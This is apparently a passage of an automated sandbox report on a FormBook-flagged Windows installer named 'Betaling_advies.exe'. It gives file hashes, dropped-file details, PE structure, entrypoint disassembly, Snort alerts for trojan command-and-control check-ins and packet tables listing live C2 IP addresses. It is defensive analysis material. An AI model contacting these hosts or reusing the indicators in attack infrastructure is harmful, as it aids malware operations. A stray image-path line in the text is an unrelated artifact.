	MPbBCArHPF.exe	Get hash	malicious	Browse	• 192.187.111.221
	Statement for T10495.jar	Get hash	malicious	Browse	• 192.187.111.221
	ucPCgX1NlH.exe	Get hash	malicious	Browse	• 192.187.111.220
	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• 192.187.111.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\13ziwk3feeh4cg3	
Process:	C:\Users\user\Desktop\Betaling_advies.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.99882353222341**
Encrypted:	**true**
SSDEEP:	3072:wJv7/Tz7+BuFMDnbz1WmD0L1LAtdVRp6ARGYqbQ644JHmGkxeaRpN:wJTzbebz1z4LOHfprkbJIeqpN
MD5:	A05C0E94DC1282B91B96F6C1FDD5F63F
SHA1:	F14CFFEC41EAA56F524912CEAB1E22BA12361723
SHA-256:	AFE9B2D1BDEC48CA8651243CDF592C19D2C2A893F44606F590AFE9617FF082CA
SHA-512:	E46BA9BCBA244042FC9FAF770690F27E129C7EEC20FFB57235684117CC56CB13EC5BAB42243B537C49C705286B5D697143925DAEA329EFEE9E579D96D631374
Malicious:	false
Reputation:	low
Preview:	..Ri~.._,...TU..?g..].w..`..(5HJ)...'T],.9V..8.5C.=.q1y.5..*...u...`.=.Uki....P4.SV..a4.q7..X...m.....l...'s1..3..KF.c..u.R...m..).{=j&ff,.K.9.%.(_...%LU...s..F.....^.:.:.:."...'.O{....%.'..._.k.fq..h]i.'....m.t.Tl.M;.....&...%T2..[Y:Z.PW..+..Ht.R.....qho...]q.....*.3.j..6...j.".JO-.....'..)7.m>uGU%P_~..E.P...@t..Z1..h.D.....`..T.A_.ve....=!bs.1..[7.#.....s.,.9%..X."..Z_T.9<.:...e.M.a..m...._.4p..>.<.|.9.."..5....^o.?..i4.si.....{.>.K..D.*4...V.....0....`N"G..'..,.....a..>@..F...XU.....M.X....3b...`}j.3Z..ti*.^:...U.B..TU..../`.n<...6...lnV<lRx:.'..l....[..T..^2..+..uW.\.1dD$.....HV.T.....@...6..L..$o.~..ko(s..`.....L.=.....R..x..a....s.F!....<0.....8.].....h.....]P..0...L..).c.v,.....P...!.qJ.e$8-"..4.&.8.uY...'.b.....m.xb]..S..=...%.5VQ.h.-em. ..\.`.x.9...U..U.....?.\.a.r3y.8.-@RZ..(z.....o....S.fm..|.\...Y.....S.`w..3..f..6.,L.>..@.....q.%.....}*-....t.#.....o.P.5v..f.p.F<.O*..

C:\Users\user\AppData\Local\Temp\ac9e2jpx87kriao	
Process:	C:\Users\user\Desktop\Betaling_advies.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.964101605023504
Encrypted:	false
SSDEEP:	192:HV1mVwMvYyy6j1hWt5eSOpeMVcThjrdbf:HHmClb0qt5eSsctjr5f

C:\Users\user\AppData\Local\Temp\ac9e2jpx87kriao	
MD5:	E04C934C0F6F1EA4EA554E1B0BEC3345
SHA1:	531D7A76E92E43CF60C78DC87BE67EA0D68E55EA
SHA-256:	677B71A1EE607B1D4ACA21E24D5A8CD71A4DE1B9E5A9169DB5D9EFB99845EEAB
SHA-512:	84F8469D89BB7A4FEC88ABBF04E29EF23C989DF9B962F529D8FEABA34496FB80CAF8693A0DAF90AF382EC9E8A4BF024E194B809FA2C9C2D8442A18C9F5BC3845
Malicious:	false
Reputation:	low
Preview:	..gt..T...'.....5.C.!.WC....A$l5.^...[...l..'@...W.....1#.r9\.s.S4...up.g.B.J..Ne.H....^Y...O.....c.#....!.....5.....]..=.....O.|..&.R.....W%..G%..u.1.....oJG..}..<]..HP..a..].A....0...x (&Mf.s..-.Q.E...3B.7...K`.>.5>.[c.....*d1.....&.F.!O@.W.t..%...U.Q.M"...F..J.Y..:YJ\.D.H^d..4D....w.....<R.(.Y.=.+.,..Zn.s..vpW.TD.3.....k.v-.!;.Coj.....-..{.%{ic..M..r...T.f.&.-.#.....L....V.?.%.....%]V8Ag.H9..C....r...JU....-...P...2.jt&#x.....CV.^.3.....B..7.._/Q.....".`.d..@.r...Z|..h...DJ.L.p>._x.}..f.....e.S..tW;d..n....E...s..YnB...Z..!....5.a...<F=.}..e.6.. .....G.)....J.QS..}.H.b..1\.w..P...L..k.....R.....+..P..u..q...6.If..u..C..M.L....?w.)..L!.aPQ.o4..-.g...px.....\.....2o.X-.....'.v....mf`...J..`.U.e.|...?m2....t....lx$2@[.[..,...l.}.t.`.m.. ....U.....n.A..).(.,.fS..-.Z...*p..-(.Y.@..../..C.....TE.5...F.....&..*..`O..$=....@BM.al.Z{.KI.E..?.{....M.l.`..]......60...1.^.....jxj[.CV.....RX..

C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp\571kzkbal.dll	
Process:	C:\Users\user\Desktop\Betaling_advies.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.120535253677883
Encrypted:	false
SSDEEP:	48:vpgmHlS8KacYHvPviTLNuLebdsbriB4ZYmRC:BvPAyvPvinktfiuZVR
MD5:	4166A64CE914F377E415C32E619E5A71
SHA1:	7F9ABEFA1A35AA1D9E1ABD65C92B46DCD0A20BBE
SHA-256:	8D8B7E7780DB1D8172AA4499EC92942824DDEFF55026DBEE8BC40FD48547F317
SHA-512:	2D3AC79AE8012657F81E114971C01C14FD902AB57B8ECAC50A879510BFA5241AEA6426DD3640E3BADC661402F5B55A57302D5F822D51A41EF4EDB627AAA9719 4
Malicious:	false
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....n`.....!.....`.....@..... ....U....!.....@.....P..L..." .....$".....text..... ..`.rdata..... .....@..@.data..... .0.....@....rsrc.....@.....@..@.reloc..L....P.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.904368951251504
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Betaling_advies.exe
File size:	206528
MD5:	5011945cdee260fb8688b06568d007b3
SHA1:	c0e27a58017d0cf737b86ff3ced063d120f7badd
SHA256:	96bd9ed85e93c31a337a92e99fd6e1966f68f1a28fef43a21da725c36405988c
SHA512:	d18287d8e88f9bd61ddd31245c9255aec80fbce710c6325933fdc914c563b765f2bfe38735cd743c6cbb31c916810a4a8cefde0b2eecda32f7b98fc570032e36
SSDEEP:	3072:HyewmN4skJ6n/lSJv7/Tz7+BuFMDnbz1WmD0L1LAtdVRp6ARGYqbQ644JHmGkxeq:HdD/oJTzbebz1z4LOHfprkbJIeqpG6
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H..... .....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F3F90CC2918h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F3F90CC0059h
test eax, eax
jne 00007F3F90CC0116h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F3F90CC2903h

Instruction
call 00007F3F90CC0039h
test eax, eax
je 00007F3F90CC0232h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F3F90CC28C1h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F3F90CC00FCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:38:24.397244	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49742	34.102.136.180	192.168.2.4
04/08/21-12:38:39.930010	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	34.102.136.180
04/08/21-12:38:39.930010	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	34.102.136.180
04/08/21-12:38:39.930010	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	34.102.136.180
04/08/21-12:38:40.043974	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.4
04/08/21-12:38:55.586497	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	52.128.23.153
04/08/21-12:38:55.586497	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	52.128.23.153
04/08/21-12:38:55.586497	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	52.128.23.153
04/08/21-12:39:00.894391	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49764	34.102.136.180	192.168.2.4
04/08/21-12:39:38.152108	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	156.241.53.253
04/08/21-12:39:38.152108	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	156.241.53.253

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:39:38.152108	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	156.241.53.253

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:38:24.267389059 CEST	49742	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:24.281301022 CEST	80	49742	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:24.281589031 CEST	49742	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:24.281748056 CEST	49742	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:24.294466019 CEST	80	49742	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:24.397243977 CEST	80	49742	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:24.397293091 CEST	80	49742	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:24.397468090 CEST	49742	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:24.397500038 CEST	49742	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:24.410653114 CEST	80	49742	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:34.576863050 CEST	49755	80	192.168.2.4	192.187.111.219
Apr 8, 2021 12:38:34.700118065 CEST	80	49755	192.187.111.219	192.168.2.4
Apr 8, 2021 12:38:34.700261116 CEST	49755	80	192.168.2.4	192.187.111.219
Apr 8, 2021 12:38:34.700460911 CEST	49755	80	192.168.2.4	192.187.111.219
Apr 8, 2021 12:38:34.823761940 CEST	80	49755	192.187.111.219	192.168.2.4
Apr 8, 2021 12:38:34.838860035 CEST	80	49755	192.187.111.219	192.168.2.4
Apr 8, 2021 12:38:34.838900089 CEST	80	49755	192.187.111.219	192.168.2.4
Apr 8, 2021 12:38:34.839039087 CEST	49755	80	192.168.2.4	192.187.111.219
Apr 8, 2021 12:38:34.839102983 CEST	49755	80	192.168.2.4	192.187.111.219
Apr 8, 2021 12:38:34.962363005 CEST	80	49755	192.187.111.219	192.168.2.4
Apr 8, 2021 12:38:39.914177895 CEST	49756	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:39.926671028 CEST	80	49756	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:39.929672003 CEST	49756	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:39.930010080 CEST	49756	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:39.942357063 CEST	80	49756	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:40.043973923 CEST	80	49756	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:40.043994904 CEST	80	49756	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:40.044217110 CEST	49756	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:40.044251919 CEST	49756	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:38:40.056862116 CEST	80	49756	34.102.136.180	192.168.2.4
Apr 8, 2021 12:38:50.210047960 CEST	49762	80	192.168.2.4	35.246.6.109
Apr 8, 2021 12:38:50.240947962 CEST	80	49762	35.246.6.109	192.168.2.4
Apr 8, 2021 12:38:50.241103888 CEST	49762	80	192.168.2.4	35.246.6.109
Apr 8, 2021 12:38:50.241262913 CEST	49762	80	192.168.2.4	35.246.6.109
Apr 8, 2021 12:38:50.271555901 CEST	80	49762	35.246.6.109	192.168.2.4
Apr 8, 2021 12:38:50.309286118 CEST	80	49762	35.246.6.109	192.168.2.4
Apr 8, 2021 12:38:50.309360981 CEST	80	49762	35.246.6.109	192.168.2.4
Apr 8, 2021 12:38:50.309541941 CEST	49762	80	192.168.2.4	35.246.6.109

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:38:50.309573889 CEST	49762	80	192.168.2.4	35.246.6.109
Apr 8, 2021 12:38:50.339886904 CEST	80	49762	35.246.6.109	192.168.2.4
Apr 8, 2021 12:38:55.551151037 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.586055994 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.586220980 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.586497068 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.621377945 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621433973 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621483088 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621500015 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621515036 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621534109 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621668100 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.621711016 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.621711016 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621767998 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.621783018 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621831894 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:38:55.621857882 CEST	80	49763	52.128.23.153	192.168.2.4
Apr 8, 2021 12:38:55.621900082 CEST	49763	80	192.168.2.4	52.128.23.153
Apr 8, 2021 12:39:00.696053028 CEST	49764	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:39:00.708359003 CEST	80	49764	34.102.136.180	192.168.2.4
Apr 8, 2021 12:39:00.708455086 CEST	49764	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:39:00.714993954 CEST	49764	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:39:00.727948904 CEST	80	49764	34.102.136.180	192.168.2.4
Apr 8, 2021 12:39:00.894391060 CEST	80	49764	34.102.136.180	192.168.2.4
Apr 8, 2021 12:39:00.894444942 CEST	80	49764	34.102.136.180	192.168.2.4
Apr 8, 2021 12:39:00.894572020 CEST	49764	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:39:00.894665003 CEST	49764	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:39:00.907676935 CEST	80	49764	34.102.136.180	192.168.2.4
Apr 8, 2021 12:39:11.041254044 CEST	49765	80	192.168.2.4	81.169.145.150
Apr 8, 2021 12:39:11.062413931 CEST	80	49765	81.169.145.150	192.168.2.4
Apr 8, 2021 12:39:11.062693119 CEST	49765	80	192.168.2.4	81.169.145.150
Apr 8, 2021 12:39:11.062895060 CEST	49765	80	192.168.2.4	81.169.145.150
Apr 8, 2021 12:39:11.082779884 CEST	80	49765	81.169.145.150	192.168.2.4
Apr 8, 2021 12:39:11.085100889 CEST	80	49765	81.169.145.150	192.168.2.4
Apr 8, 2021 12:39:11.085124016 CEST	80	49765	81.169.145.150	192.168.2.4
Apr 8, 2021 12:39:11.085372925 CEST	49765	80	192.168.2.4	81.169.145.150
Apr 8, 2021 12:39:11.085458040 CEST	49765	80	192.168.2.4	81.169.145.150
Apr 8, 2021 12:39:11.106547117 CEST	80	49765	81.169.145.150	192.168.2.4
Apr 8, 2021 12:39:16.161201000 CEST	49768	80	192.168.2.4	198.54.117.218
Apr 8, 2021 12:39:16.335577965 CEST	80	49768	198.54.117.218	192.168.2.4
Apr 8, 2021 12:39:16.335829020 CEST	49768	80	192.168.2.4	198.54.117.218
Apr 8, 2021 12:39:16.335943937 CEST	49768	80	192.168.2.4	198.54.117.218
Apr 8, 2021 12:39:16.510284901 CEST	80	49768	198.54.117.218	192.168.2.4
Apr 8, 2021 12:39:16.510302067 CEST	80	49768	198.54.117.218	192.168.2.4
Apr 8, 2021 12:39:27.189635992 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.346533060 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:27.346679926 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.346791029 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.503705978 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:27.504084110 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:27.504101038 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:27.504113913 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:27.504339933 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.504389048 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.504457951 CEST	49769	80	192.168.2.4	107.178.109.19
Apr 8, 2021 12:39:27.661621094 CEST	80	49769	107.178.109.19	192.168.2.4
Apr 8, 2021 12:39:32.648036003 CEST	49770	80	192.168.2.4	35.208.69.149
Apr 8, 2021 12:39:32.784075022 CEST	80	49770	35.208.69.149	192.168.2.4
Apr 8, 2021 12:39:32.784219027 CEST	49770	80	192.168.2.4	35.208.69.149
Apr 8, 2021 12:39:32.784507990 CEST	49770	80	192.168.2.4	35.208.69.149

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:37:27.507100105 CEST	53723	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:27.519745111 CEST	53	53723	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:27.784338951 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:27.796869993 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:28.581459999 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:28.593924999 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:29.657860994 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:29.670641899 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:29.981204033 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:29.999485970 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:30.418566942 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:30.431118965 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:31.357263088 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:31.369991064 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:35.394422054 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:35.407789946 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:36.219094992 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:36.232076883 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:37.390362024 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:37.403179884 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:38.699428082 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:38.712059021 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:40.352055073 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:40.363943100 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:41.061625004 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:41.074143887 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:42.988286972 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:43.001677036 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:43.792480946 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:43.804896116 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:44.746792078 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:44.758867979 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:45.413192987 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:45.425949097 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:57.050118923 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:57.063385010 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 12:37:58.822794914 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:37:58.836508989 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:00.244445086 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:00.257817030 CEST	53	56627	8.8.8.8	192.168.2.4
